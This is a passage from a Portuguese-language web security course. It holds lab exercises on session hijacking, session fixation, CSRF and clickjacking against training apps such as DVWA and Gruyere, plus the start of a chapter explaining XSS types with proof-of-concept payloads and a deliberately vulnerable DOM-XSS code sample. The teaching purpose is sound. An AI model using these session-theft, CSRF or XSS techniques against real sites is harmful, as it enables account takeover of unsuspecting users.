19. Clique em *Criar Novo Cookie* e, depois, novamente em *Ler Cookie*. Veja que um cookie foi adicionado.
20. Acesse o menu *Tools* e clique em *Cookie editor*. Veja que há dois cookies com o nome ESRSIDHO e encerre a janela do complemento.
21. Pressione *Alt* + [Seta para esquerda], para retornar à página anterior.
22. Clique no link *Atributo Domain*.
23. Veja, por meio do *Add N Edit Cookie*, que um novo cookie, “ESRSIDDO”, foi definido.
24. Clique no link *Domínio exemplo.esr.rnp.br*.

25. Veja no WebScarab que o cookie ESRSIDDO foi enviado.
26. No Firefox, retorne à página anterior e clique em *Domínio other.rnp.br*.
27. Veja pela mensagem de erro que nenhum cookie foi enviado pelo navegador.
28. Pressione *Alt* + [Seta para esquerda] duas vezes.
29. Clique no link *Atributo Path*.
30. Veja, por meio do Add N Edit Cookie, que um novo cookie, ESRSIDPA, foi definido.
31. Clique no link *Subdiretório da pasta path*.
32. No WebScarab, veja que o cookie ESRSIDPA foi enviado.
33. No Firefox, retorne à página anterior e clique em *Outro diretório*.
34. Veja no WebScarab que o cookie ESRSIDPA não foi enviado.
35. Encerre o WebScarab.
36. No Firefox, clique no Multiproxy Switch, na barra de estado, e selecione *None*.
37. Encerre o Firefox.

## Sequestro de sessão

Uma vez descoberto o identificador de uma sessão válida, o próximo passo consiste no sequestro dessa sessão. Neste exercício, o leitor verá como isso pode ser realizado.

1. Inicie o Google Chrome, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Inicie o Wireshark, presente no menu *Aplicativos\Curso – Ferramentas*. Para conseguir capturar os pacotes, a aplicação deve ser executada em modo privilegiado e, por isso, uma senha será solicitada. Digite “esruser” e clique em *Ok*.
3. Clique no primeiro ícone da barra de ferramentas para listar as interfaces de rede disponíveis para captura. Na caixa de diálogo que aparece, clique em *Options* da linha eth1. Em seguida, no campo *Capture filter*, digite “tcp port http” e clique em *Start*, para iniciar a captura de pacotes.
4. Retorne ao Google Chrome e acesse <http://dvwa.esr.rnp.br>.
5. Autentique-se fornecendo “admin” e “password” para os campos *Username* e *Password*, respectivamente.
6. No Wireshark, procure pelo último GET e anote o PHPSESSID.
7. Inicie o Firefox, presente no menu *Aplicativos\Curso – Ferramentas*.
8. Acesse o DVWA, digitando a URL:

```
http://dvwa.esr.rnp.br/vulnerabilities/xss_r/
```

Veja que a aplicação o redireciona para a tela de autenticação.

9. Clique no menu *Tools* e em *Cookie Editor*.
10. Selecione o cookie PHPSESSID definido para o domínio dvwa.esr.rnp.br e clique em *Edit*.
11. Altere o campo *Content* para o valor anotado no passo 6 e clique em *Save*.
12. Tente novamente o acesso do passo 8. O que aconteceu?

13. Encerre o Wireshark, o Google Chrome e o Firefox.

## Fixação de sessão

Diferentemente de um sequestro de sessão, no qual o usuário malicioso precisa descobrir um identificador de sessão válido, no ataque de fixação de sessão utiliza-se um valor já conhecido. Nesta prática, o leitor aprenderá a detectar aplicações vulneráveis a esse tipo de ataque e como o defeito pode ser explorado.

### Parte I – Detecção de aplicação vulnerável

1. Inicie o Firefox, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Acesse o DVWA, a partir da barra de atalhos.
3. Clique no menu *Tools* e em *Cookie Editor*.
4. Anote o valor do cookie PHPSESSID definido para dvwa.esr.rnp.br.
5. Feche a janela do Add N Edit Cookies.
6. Autentique-se no DVWA, fornecendo as credenciais “admin” e “password”.
7. Clique no menu *Tools* e em *Cookie Editor*.
8. Compare contra o valor anterior o cookie PHPSESSID definido para dvwa.esr.rnp.br.  
A aplicação é vulnerável à fixação de sessão?

- 
9. Encerre o Add N Edit Cookies.

### Parte II – Exploração

10. Clique na opção *Logout* do DVWA.
11. Clique no menu *Tools* e em *Cookie Editor*.
12. Selecione, no Add N Edit Cookies, o cookie PHPSESSID e clique em *Edit*.
13. Substitua o valor do campo *Content* para 12345 e clique em *Save*.
14. Encerre a janela do Add N Edit Cookies.
15. Autentique-se na aplicação com as credenciais “admin” e “password”.
16. Clique no menu *Tools* e em *Cookie Editor*.
17. Verifique o valor de PHPSESSID. O ataque é possível? O mecanismo de gerenciamento de sessões é estrito ou permissivo?

- 
18. Encerre o Add N Edit Cookies.

19. Feche a janela do Firefox.

## Encerramento vulnerável de sessão

O objetivo deste exercício é aprender como explorar aplicações que não encerram corretamente uma sessão de usuário.

1. Inicie o Firefox, presente no menu *Aplicativos\Curso – Ferramentas*.

2. Acesse o Gruyere, a partir da barra de atalhos.
  3. Clique em *Sign in*.
  4. Autentique-se com as credenciais *esruser/esruser*.
  5. Clique no menu *Tools* e em *Cookie Editor*.
  6. Anote o valor do cookie GRUYERE.
  7. Encerre a janela do Add N Edit Cookies.
  8. Clique em *Sign out*.
  9. Clique em *Home* e veja que a página permanece no estado não autenticado.
  10. Clique no menu *Tools* e em *Cookie Editor*.
  11. Selecione o cookie GRUYERE e clique em *Edit*.
  12. Altere o valor do campo *Content* para o anotado no passo 6.
  13. Clique em *Save* e encerre a janela do Add N Edit Cookies.
  14. Clique em *Home* novamente. O que acontece?
- 

15. Encerre a janela do Firefox.

### Sessões simultâneas de um mesmo usuário

Embora o compartilhamento de contas de usuário não seja recomendável, é comum que os sistemas nada façam para impedir tal comportamento inseguro. Neste exercício, o aluno testará uma aplicação para verificar se ela impõe limites no número de sessões paralelas de um mesmo usuário.

1. Inicie o Firefox, presente no menu *Aplicativos\Curso – Ferramentas*.
  2. Acesse o DVWA, a partir da barra de atalhos.
  3. Autentique-se com as credenciais “admin” e “password”.
  4. Inicie o Google Chrome, presente no menu *Aplicativos\Curso – Ferramentas*.
  5. Acesse o DVWA, digitando a URL <http://dvwa.esr.rnp.br> na barra de endereços.
  6. Autentique-se com as mesmas credenciais utilizadas no passo 3. O sistema permitiu o acesso?
- 

7. Encerre as janelas do Google Chrome e do Firefox.

### Cross-site request forgery

O objetivo deste exercício consiste na exploração de cross-site request forgery, baseado em método GET e em método POST. Também será abordado o mecanismo de proteção que utiliza tokens anti-CSRF.

#### Parte I – CSRF com método GET

1. Inicie o Firefox, presente no menu *Aplicativos\Curso – Ferramentas*.
2. Acesse o DVWA, a partir da barra de atalhos.
3. Autentique-se com as credenciais “admin” e “password”.

4. Clique na opção de menu *CSRF*.
5. Observe que a aplicação não pede a senha atual para substituí-la por um novo valor.
6. Pressione *Ctrl + U* e analise o código HTML da página, principalmente a estrutura do formulário para alteração de senha. Existe algum item que seja dependente da sessão do usuário?

- 
7. Pressione *Ctrl + N*, para abrir uma nova janela do Firefox.
  8. Acesse <http://www.evil.org/get/get.html>.
  9. Retorne ao DVWA e clique em *Logout*.
  10. Tente se autenticar novamente com as mesmas credenciais.
  11. Tente, agora, com as credenciais “admin” e “pwd”. Note que a senha foi alterada em decorrência da visita ao site [www.evil.org](http://www.evil.org).
  12. Retorne à janela do site [www.evil.org](http://www.evil.org).
  13. Pressione *Ctrl + U*, para ver o código HTML. Veja que a página *csrf.html* é carregada em um *iframe* com opacidade 0.00.
  14. Feche a janela de visualização de código HTML.
  15. Acesse a página <http://www.evil.org/get/csrf.html>.
  16. Pressione *Ctrl + U*, para ver o código HTML. Como a operação de troca de senha é realizada automaticamente?

- 
17. Encerre a janela de visualização de código HTML.
  18. Retorne ao DVWA, acesse a opção *CSRF* e altera a senha para “password” novamente.

## Parte II – CSRF com método POST

19. Retorne à janela do site [www.evil.org](http://www.evil.org).
20. Acesse <http://www.evil.org/post/post.html>.
21. Retorne ao DVWA e clique em *Logout*.
22. Autentique-se com as credenciais “admin” e “password”.
23. Tente, agora, com as credenciais “admin” e “pwd”. Note que a senha foi alterada em decorrência da visita ao site [www.evil.org](http://www.evil.org).
24. Retorne à janela do site [www.evil.org](http://www.evil.org).
25. Pressione *Ctrl + U*, para ver o código HTML. Veja que a página *csrf.html* é carregada em um *iframe* com opacidade 0.00.
26. Feche a janela de visualização de código HTML.
27. Acesse a página <http://www.evil.org/post/csrf.src.html>, para ver o código HTML da página *csrf.html*.
28. Retorne ao DVWA, acesse a opção *CSRF* e altera a senha para “password” novamente.



### Parte III – Token anti-CSRF

29. Clique na opção de menu *DVWA Security*.
  30. Altere o nível de segurança de *low* para *medium* e clique em *Submit*.
  31. Clique na opção de menu *CSRF*.
  32. Pressione *Ctrl + U* e veja se algum item específico de página foi incluído.
  33. Encerre a janela de visualização de código HTML.
  34. Retorne à janela do site [www.evil.org](http://www.evil.org)
  35. Acesse <http://www.evil.org/post/post.html>
  36. Retorne ao DVWA e clique em *Logout*.
  37. Autentique-se com as credenciais “admin” e “password”. O ataque foi impedido?
- 

38. Encerre o Firefox.

### Clickjacking

Clickjacking é um ataque relativamente novo e que já evoluiu para formas mais perigosas de exploração. Neste exercício, o aluno testará diversos sites web, para ver se são vulneráveis, e quebrará o mecanismo baseado em token anti-CSRF.

### Parte I – Teste de vulnerabilidade

1. Inicie o Google Chrome, presente no menu *Aplicativos\Curso – Ferramentas*.
  2. Acesse <http://cjtest.esr.rnp.br>.
  3. Digite a URL da página institucional do lugar em que trabalha e clique em Teste de Clickjacking. A página foi exibida no iframe?
- 
4. Repita o teste para <http://www.facebook.com>. A página foi carregada normalmente?
- 
5. Repita o teste para <http://twitter.com>. A página foi carregada normalmente?
- 
6. Repita o teste para <http://www.paypal.com>. A página foi carregada normalmente? Que mecanismo de proteção foi utilizado?
- 
7. Pressione *Alt + [Seta para esquerda]*, para retornar à página de teste.
  8. Repita o teste para <http://dvwa.esr.rnp.br>. A página foi carregada normalmente?
- 
9. Marque *Usar sandbox* e repita o Passo 3. Houve alguma alteração no resultado?
- 
10. Marque *Usar sandbox* e repita o Passo 4. Houve alguma alteração no resultado?
- 



11. Marque *Usar sandbox* e repita o Passo 5. Houve alguma alteração no resultado?

---

12. Marque *Usar sandbox* e repita o Passo 6. Houve alguma alteração no resultado?

---

13. Encerre o Google Chrome.

## Parte II – Quebra de token anti-CSRF

14. Inicie o Firefox, presente no menu *Aplicativos\Curso – Ferramentas*.

15. Acesse o DVWA, a partir da barra de atalhos.

16. Autentique-se com as credenciais “admin” e “password”.

17. Clique na opção de menu *DVWA Security*.

18. Altere o nível de segurança de *low* para *medium* e clique em *Submit*.

19. Clique na opção de menu *CSRF*.

20. Pressione *Ctrl + U* e veja se algum item específico de página foi incluído.

21. Encerre a janela de visualização de código HTML.

22. Pressione *Ctrl + N*, para abrir uma nova janela do Firefox.

23. Acesse <http://clickjacking.evil.org>

24. Arraste 1. RSA para Cifra assimétrica.

25. Arraste 2. AES para Cifra simétrica.

26. Clique em *Conferir*.

27. Retorne à janela do DVWA.

28. Clique em *Logout*.

29. Tente se autenticar com as mesmas credenciais. Algum erro ocorreu?

---

30. Tente se autenticar com as credenciais “admin” e “pwd”.

31. Clique na opção de menu *CSRF*.

32. Altere a senha para “password” novamente.

33. Retorne à janela do domínio *evil.org*.

34. Acesse <http://clickjacking.evil.org/index2.html> e observe a sobreposição de páginas.

35. Pressione *Ctrl + U*, para ver o código HTML.

36. Feche a janela de visualização de código HTML.

37. Encerre o Firefox.

# Bibliografia 4

- BALDUZZI, Marco; EGELE, Manuel; KIRDA, Engin; BALZAROTTI, Davide e KRUEGEL, Christopher. A Solution for the Automated Detection of Clickjacking Attacks. In: ASIACCS '10 Proceedings of the 5th ACM Symposium on Information, Computer and Communications Security, 2010.
- BARRALL, Darrin. *Automated Cookie Analysis – Are your web applications vulnerable?*. SPI Dynamics, 2005.
- BURNS, Jesse. *Cross Site Reference Forgery – An introduction to a common web application weakness*. Information Security Partners, LLC, 2005.
- BURNS, Jesse. *Cross Site Request Forgery – an introduction to a common web application weakness*. Information Security Partners, LLC, 2007.
- ENDLER, David. *Brute-Force Exploitation of Web Application Session IDs*. iAlert White Paper, iDEFENSE Labs, 2001.
- ESPOSITO, Dino. Take Advantage of ASP.NET Built-in Features to Fend Off Web Attacks. Disponível em: <http://msdn.microsoft.com/en-us/library/ms972969.aspx>. Data de acesso: 25/07/2011. MSDN Library, 2005.
- HANSEN, Robert e GROSSMAN, Jeremiah. Clickjacking. Disponível em: <http://www.sectheory.com/clickjacking.htm>. Data de acesso: 25/07/2011. SecTheory, 2008.
- JOVANOVIĆ, Nenad; KIRDA, Engin e KRUEGEL, Christopher. Preventing Cross Site Request Forgery Attacks. In: 2006 SecureComm and Workshops, IEEE, 2006.
- KOLŠEK, Mitja. Session Fixation Vulnerability in Web-based Applications. Version 1.0, ACROS Security, 2002.
- KOLŠEK, Mitja. Session Fixation Vulnerability in Web-based Applications. Version 1.0 – revision 1, ACROS Security, 2007.
- KRISTOL, David e MONTULLI, Lou. HTTP State Management Mechanism. RFC 2965, 2000.
- KUPPAN, Lavakumar. Attacking with HTML5. Attack & Defense Labs, 2010.
- MAHEMOFF, Michael. Explaining the “Don’t Click” Clickjacking Tweetbomb. Disponível em: <http://softwareas.com/explaining-the-dont-click-clickjacking-tweetbomb>. Data de acesso: 25/07/2011. Mahemoff’s Podcast/Blog, 2009.
- MEUCCI, Matteo *et al.* OWASP testing guide v3.0. OWASP, 2008.
- MORGAN, Timothy D. Weaning the Web off of Session Cookies – Making Digest Authentication Viable. Version 1.0, VSR, 2010.
- PALMER, Chris. *Secure Session Management with Cookies for Web Applications*. iSEC Partners, Inc., 2008.
- RYDSTEDT, Gustav; BURSZEIN, Elie; BONEH, Dan e JACKSON, Colling. Busting Frame Busting: a Study of Clickjacking Vulnerabilities on Popular Sites. In: IEEE Web 2.0 Security and Privacy (W2SP), 2010.
- SCHRANK, Michael; BRAUN, Bastian e POSSEGA, John Joachim. Session Fixation – The Forgotten Vulnerability? In: Sicherheit 2010: Sicherheit, Schutz und Zuverlässigkeit, Beiträge der 5. Jahrestagung des Fachbereichs Sicherheit der Gesellschaft für Informatik e.V. (GI), 2010.
- SCHREIBER, Thomas. *Session Riding a Widespread Vulnerability in Today’s Web Applications*. SecureNet, Whitepaper, 2004.



- SILES, Raúl. *SAP: Session (Fixation) Attacks and Protections (in Web Applications)*. Taddong S. L., Black Hat Europe 2011, 2011.
- STONE, Paul. *Next Generation Clickjacking – New attacks against framed web pages*. White Paper, Context Information Security Ltd., 2010.
- STUTTARD, Dafydd e PINTO, Marcus. *The Web Application Hacker's Handbook*. Wiley Publishing, Inc., 2007.

# 5

## Cross-site scripting

### objetivos

Apresentar os diversos tipos de XSS e como podem ser empregados para obter identificador de sessão, adulterar páginas, capturar teclas digitadas, descobrir histórico de navegação e quebrar tokens anti-CSRF.

Cross-site scripting (XSS), XSS refletido, XSS armazenado, XSS baseado em DOM, cross-channel scripting, worms baseados em XSS, evasão de filtros, arcabouços de exploração.

### conceitos

### Introdução

Cross-site scripting, também conhecido como XSS, é atualmente um dos defeitos de segurança mais comumente encontrados em aplicações web, permitindo utilizar uma aplicação vulnerável para transportar código malicioso, normalmente escrito em Javascript, até o navegador de outro usuário. Uma vez que a política de mesma origem é respeitada, o navegador da vítima entende que o código recebido é legítimo e, por isso, informações sensíveis, como o identificador de sessão do usuário, por exemplo, podem ser acessadas programaticamente.



Nesse caso, conforme visto no Capítulo 4, um usuário malicioso é capaz de sequestrar a sessão da pessoa atacada, bastando para isso enviar, em todas as requisições fraudulentas, o identificador obtido. Perceba-se, assim, a partir dessa contextualização, que XSS não visa explorar o servidor, mas, sim, outros usuários da aplicação (Stuttard e Pinto, 2007; Howard et al., 2005; Grossman *et al.*, 2007).

De modo geral, essa vulnerabilidade ocorre todas as vezes em que uma aplicação web não valida informações recebidas de uma entidade externa (usuário, banco de dados ou outra aplicação, por exemplo) e as insere inalteradas em alguma página gerada dinamicamente. O problema acontece porque qualquer código contido naquelas informações é interpretado como tal, pelo navegador do usuário que realiza o acesso, e executado automaticamente, no contexto da sessão.



Para exemplificar, imagine-se que o texto fornecido e integralmente exibido pela aplicação seja `<script>alert("XSS")</script>`. O resultado que se obtém está ilustrado na Figura 5.1, juntamente com o trecho de código HTML gerado pelo sistema.

Como é comum utilizar exatamente esse vetor em testes de invasão e provas de conceito, muitas pessoas acreditam que um cross-site scripting não é um ataque crítico, pois apenas exibe uma caixa de mensagem ao usuário. Tal pensamento está longe de estar correto, pois,



desde a primeira vez em que o problema foi descrito, diversas novas técnicas de exploração foram desenvolvidas.

Para se ter uma ideia mais realista, roubo de histórico de navegação, varredura de redes privadas, descoberta de consultas realizadas em mecanismos de busca, escravização de navegador web e **worms** baseados em XSS são apenas alguns exemplos do que é possível obter, por meio da exploração da vulnerabilidade (Grossman *et al.*, 2007; Hoffman e Sullivan, 2007).


Note-se que, para piorar a situação, os scripts maliciosos que efetuam esses ataques são executados nas máquinas de usuários e, portanto, dentro da rede interna do ambiente.

Assim, devido à importância do tema cross-site scripting, este capítulo é dedicado a discutir exclusivamente os diversos aspectos sobre ele. Nesse contexto, os tópicos cobertos são: tipos de XSS, worms baseados em XSS, pontos de injeção, roteiros de teste, obtenção de identificador de sessão, adulteração de página, descoberta de histórico de navegação, captura de teclas digitadas no navegador web, quebra de token anti-CSRF, evasão de filtros e arcabouços de exploração.



#### Worm

Tipo de malware que utiliza uma ou mais vulnerabilidades no sistema, para se propagar de maneira automática, isto é, sem necessitar de uma ação do usuário.



### Exercício de nivelamento 1

#### Cross-site scripting

Você já viu alguma aplicação vulnerável a cross-site scripting?

---

---

---

O que é possível realizar com um cross-site scripting?

---

---

---

## Tipos de XSS

Dependendo de como o conteúdo malicioso é transportado até a vítima e do local em que a vulnerabilidade ocorre (no servidor ou no cliente), um cross-site scripting pode ser classificado nos seguintes tipos:

- XSS refletido, também chamado de não persistente.
- XSS armazenado, também chamado de persistente ou de segunda ordem.
- XSS baseado em DOM.
- XCS ou cross-channel scripting.



## XSS refletido

Nessa classe de XSS, o código é enviado na URL ou no cabeçalho HTTP, como parte da requisição, explorando um parâmetro que é exibido sem tratamento na página resultante. Normalmente, requer que o usuário seja induzido a clicar em um link especialmente construído, com conteúdo malicioso. É muito comum em páginas dinâmicas utilizadas para exibição de mensagens parametrizadas de erro.



Os passos gerais para exploração da vulnerabilidade estão descritos a seguir:


1. O atacante fornece à vítima um link para a aplicação vulnerável, com código Javascript embutido em um dos parâmetros da URL.
2. A vítima solicita à aplicação vulnerável o recurso identificado pela URL fornecida no primeiro passo deste roteiro.
3. A aplicação atende a requisição e reflete o código malicioso para o navegador do usuário.
4. O Javascript escrito pelo atacante é executado na máquina do usuário, como se fosse proveniente da aplicação, e, portanto, com todos os privilégios de um script legítimo.

Como exemplo, considere-se uma aplicação que possua um campo de busca e que exiba uma mensagem de erro contendo o valor digitado, quando ele não for encontrado na base de dados. Supondo que a requisição é feita pelo método GET e a informação procurada é passada no parâmetro `search_name`, a seguinte URL pode ser empregada em um XSS refletido:

```
http://localhost:8080/WebGoat/attack?Screen=33&menu=900&search_name=X<script>alert(%22XSS%20Refletido%22)</script>&action=FindProfile
```

Note que, além do texto "X", um código Javascript para exibição de caixa de mensagem é passado como parte do parâmetro `search_name`. Dada a inexistência do valor na base, a aplicação exibe uma página de erro, informando que X<script>... não foi encontrado. Ao realizar isso, porém, o código fornecido em `search_name` é embutido no HTML e executado pelo navegador web, conforme ilustrado na Figura 5.2.

**Figura 5.2**  
Exemplo de XSS refletido.




## XSS armazenado

XSS armazenado ou persistente recebe este nome porque o código malicioso é armazenado pela aplicação, normalmente em um banco de dados, e exibido a todos os usuários que acessam o recurso infectado. É um tipo mais perigoso, pois pode afetar uma quantidade maior de usuários, de uma única vez, além de não ser necessário induzi-los a seguir um link para serem atacados.

Devido a essas características, um cenário comumente afetado pelo problema consiste em um fórum público de discussão, no qual alguns usuários expõem as dúvidas que possuem, para que outras pessoas as esclareçam. Nesse caso, os passos para realizar um XSS armazenado estão representados na Figura 5.3 e descritos a seguir:

1. Um usuário malicioso insere código (`<script>alert("XSS")</script>`, por exemplo) no corpo da pergunta e a submete à aplicação defeituosa, que, por esse motivo, não valida a entrada e armazena o texto integralmente no banco de dados.
2. Outro usuário verifica a lista de perguntas e resolve acessar justamente aquela com conteúdo malicioso.
3. A aplicação recupera a informação do banco de dados e a utiliza para gerar a página solicitada, sem codificar a saída.
4. O Javascript escrito pelo atacante é transportado até o navegador do usuário, onde é executado, efetuando atividades maliciosas.



## XSS baseado em DOM

Cross-site scripting baseado em DOM é muito similar ao tipo refletido, mas difere deste por não necessitar que o código malicioso seja enviado ao servidor. Consequentemente, o defeito precisa estar no lado cliente da aplicação, o qual, por meio de scripts, insere ou atualiza elementos na página, de maneira dinâmica, a partir de valores de objetos do DOM que podem ser controlados pelo usuário.

Um exemplo clássico disso, apresentado no artigo de Klein (2005), consiste na exibição de uma mensagem personalizada de boas-vindas, cujo nome de usuário é extraído de um parâmetro da URL. Tal defeito de segurança pode ser observado no código HTML ilustrado na Figura 5.4.

**Figura 5.3**  
Passos de um XSS armazenado.



```

<html>

<head><title>XSS baseado DOM</title></head>

<body>

<h2>

<script>

var url = document.URL;

var pos = url.indexOf("usuario=");

document.write('Bem-vindo');

if (pos != -1) {

 document.write(', ' + unescape(url.substring(pos + 8, url.
length)));

}

document.write('!!');

</script>

</h2>

</body>

</html>

```

**Figura 5.4**  
Código vulnerável  
a XSS baseado  
em DOM.


Nesse cenário, o script definido no corpo da página verifica a existência de um parâmetro de URL chamado de “usuario”. Caso esteja presente, o valor dele é escrito no documento, por meio do método *document.write()*, após ser decodificado pela função *unescape()*. Por exemplo, se a URL <http://xss.esr.rnp.br/dom/index.html?usuario=leitor> é utilizada para acessar o documento, obtém-se o resultado ilustrado na Figura 5.5.

Observe que o valor de “usuario” é extraído por meio da função *substring()*, tomando-se a cadeia de caracteres que vai do símbolo “=” até o final da URL. Por conseguinte, qualquer texto que esteja após o parâmetro é copiado integralmente para o corpo da página HTML, não importando o que seja. Para exemplificar a vulnerabilidade, considere que o valor passado seja “usuario=leitor<script>alert(10)<%2fscript>”. Nesse cenário, o script embutido na URL é incorporado ao documento, por meio do Javascript nele definido, e executado em seguida.



**Figura 5.5**  
Exemplo de XSS baseado em DOM.

É importante notar que, nesse caso, o código malicioso é enviado ao servidor, embora não seja refletido para o usuário, como parte do HTML de resposta. De modo a evitar que aquilo aconteça, pode-se colocá-lo após um símbolo “#”, o qual, em uma URL, introduz o que se chama de fragmento. Este atua como referência a um recurso subordinado e nunca é submetido em uma requisição, como se vê na Figura 5.6. Assim, é possível evadir eventuais filtros que existam no servidor e definir código de tamanho arbitrário, limitado somente pelo máximo que o navegador web aceita.



**Figura 5.6**  
Exemplo de que fragmento de URL não é enviado em requisição.

Os passos para exploração de um cross-site scripting baseado em DOM são:

1. O atacante fornece à vítima um link para a aplicação vulnerável, com código Javascript embutido como um fragmento de URL.
2. A vítima solicita à aplicação vulnerável o recurso identificado pela URL fornecida no primeiro passo deste roteiro. Note que o fragmento não é enviado ao servidor junto com a requisição.
3. A aplicação fornece como resposta à requisição uma página HTML contendo código Javascript, o qual altera o documento, com base no valor de um parâmetro da URL. Nesse momento, o código malicioso é inserido no DOM, juntamente com o argumento especificado.
4. O Javascript escrito pelo atacante é, então, executado na máquina do usuário, como se fosse proveniente da aplicação, e, portanto, com todos os privilégios de um script legítimo.

## Cross channel scripting



### Network attached storage

Tipo de dispositivo de rede, utilizado para servir arquivos aos usuários do ambiente, por meio de diversos protocolos, como CIFS, NFS, HTTP e FTP, por exemplo.

Cross channel scripting (XCS) se refere a uma variação de cross-site scripting armazenado, que utiliza um canal alternativo para injeção do código malicioso. De modo geral, afeta dispositivos que possuem um servidor web embutido, como porta-retratos digitais e **network attached storages**, por exemplo, os quais permitem que informações sejam enviadas a eles, por meio de protocolos diferentes do HTTP. Nos casos em que são vulneráveis, muitas vezes, a fragilidade não decorre de defeitos individuais nos vários protocolos suportados, mas, sim, da interação entre eles.

Por exemplo, considere um NAS que utiliza FTP para transferência de arquivos, mas que emprega uma interface web para listá-los e manipulá-los. Como o primeiro não é susceptível a XSS, nenhum tratamento é feito sobre os nomes e conteúdos dos arquivos, criando, assim, a possibilidade de explorar os usuários que acessam o equipamento via HTTP.

Segundo Bojinov *et al.* (2009), o cenário acima apresenta duas restrições para o atacante, mas que podem ser superadas, com um pouco de engenhosidade, conforme eles próprios apontam:

- Nomes de arquivos possuem comprimento máximo, limitando o tamanho do código malicioso a ser injetado. Nesse caso, a solução direta consiste em carregar o script a partir de uma fonte externa, empregando o atributo `src`.
- Nomes de arquivos não podem conter o caractere `"/'`, impedindo a inclusão direta de um marcador de finalização de elemento, como `"</script>"`, por exemplo. A técnica de contorno que pode ser usada, nessa situação, resume-se na carga de um script externo em duas etapas. A primeira, baseada no evento `onload` de um `iframe`, é responsável por desempacotar o segundo estágio, composto por um elemento `"<script src=""></script>"` codificado, e inseri-lo dinamicamente na página HTML.

Consolidando todas essas informações, é possível sintetizar um ataque cross channel scripting nos seguintes passos principais:

5. Atacante utiliza um canal diferente de HTTP, como FTP, SMTP ou SNMP, para armazenar código malicioso no servidor.
